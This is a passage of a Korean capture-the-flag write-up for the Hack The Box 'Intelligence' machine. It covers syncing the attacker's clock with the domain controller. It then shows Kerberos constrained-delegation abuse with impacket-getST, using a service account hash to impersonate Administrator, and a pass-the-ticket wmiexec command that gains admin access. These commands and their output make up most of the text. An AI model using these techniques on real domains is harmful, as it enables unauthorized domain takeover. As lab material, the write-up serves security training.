

DC 시간 동기화
커버로스 인증을 위해 칼리와 DC 시간 동기화 설정
| 단계 | 실행 명령어 (Executed Command) | 명령어 의미 (Technical Meaning) |
|---|---|---|
| 1. 하이퍼 바이저 격리 | tools.syncTime="FALSE", time.synchronize.continue="FALSE", time.synchronize.restore="FALSE", time.synchronize.resume.disk="FALSE", time.synchronize.shrink="FALSE", time.synchronize.tools.startup="FALSE", time.synchronize.tools.enable="FALSE", time.synchronize.resume.host="FALSE" | .vmx 파일 하단에 추가하여 하이퍼바이저가 부팅, 재개, 스냅샷 복구 등 모든 상황에서 호스트 시간을 게스트 OS에 강제 주입하는 것을 차단 |
| 2. OS 자동 동기화 중지 | sudo timedatectl set-ntp false | 리눅스 커널 수준의 자동 시간 업데이트 기능을 비활성화하여 공격자가 설정한 시간이 유지되도록 제어권 확보 |
| 3. 서비스 종료 및 마스킹 | sudo systemctl stop ntp && sudo systemctl mask systemd-timesyncd | 백그라운드 시간 동기화 데몬을 중지하고 마스킹 처리하여 타 서비스에 의한 자동 재시작을 원천 봉쇄 |
| 4. 비특권 포트 동기화 | sudo ntpdate -u <Target_DC_IP> | 표준 NTP 포트 대신 비특권 포트를 사용하여 방화벽 정책을 우회하고 타겟 도메인 컨트롤러의 시각을 현재 시스템 시계로 강제 복사 |
| 5. 하드웨어 시계 고정 | sudo hwclock -w | 수정된 시스템 시간을 가상 하드웨어(RTC) 영역에 영구 기록하여 프로세스 간 시간 일관성을 유지하고 시간 튐 현상 방지 |
impacket-getST -spn WWW/dc.intelligence.htb -impersonate Administrator intelligence.htb/svc_int -hashes :d5538dca5b
administrator 서비스 티켓 및 administrator 캐시 획득
┌──(root㉿kali)-[/home/kali/htb/intelligence]
└─# sudo impacket-getST -spn WWW/dc.intelligence.htb -impersonate Administrator intelligence.htb/svc_int -hashes :d5538dca5b
a2ff329c9df39ef130f439
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache

KRB5CCNAME=Administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache 환경 변수 설정한 뒤, wmiexec의 Pass the Ticket 으로 패스워드 없이 관리자 권한 상승 성공
KRB5CCNAME=Administrator@WWW_dc.intelligence.htb@INTELLIGENCE.HTB.ccache impacket-wmiexec -k -no-pass administrator@dc.intelligence.htb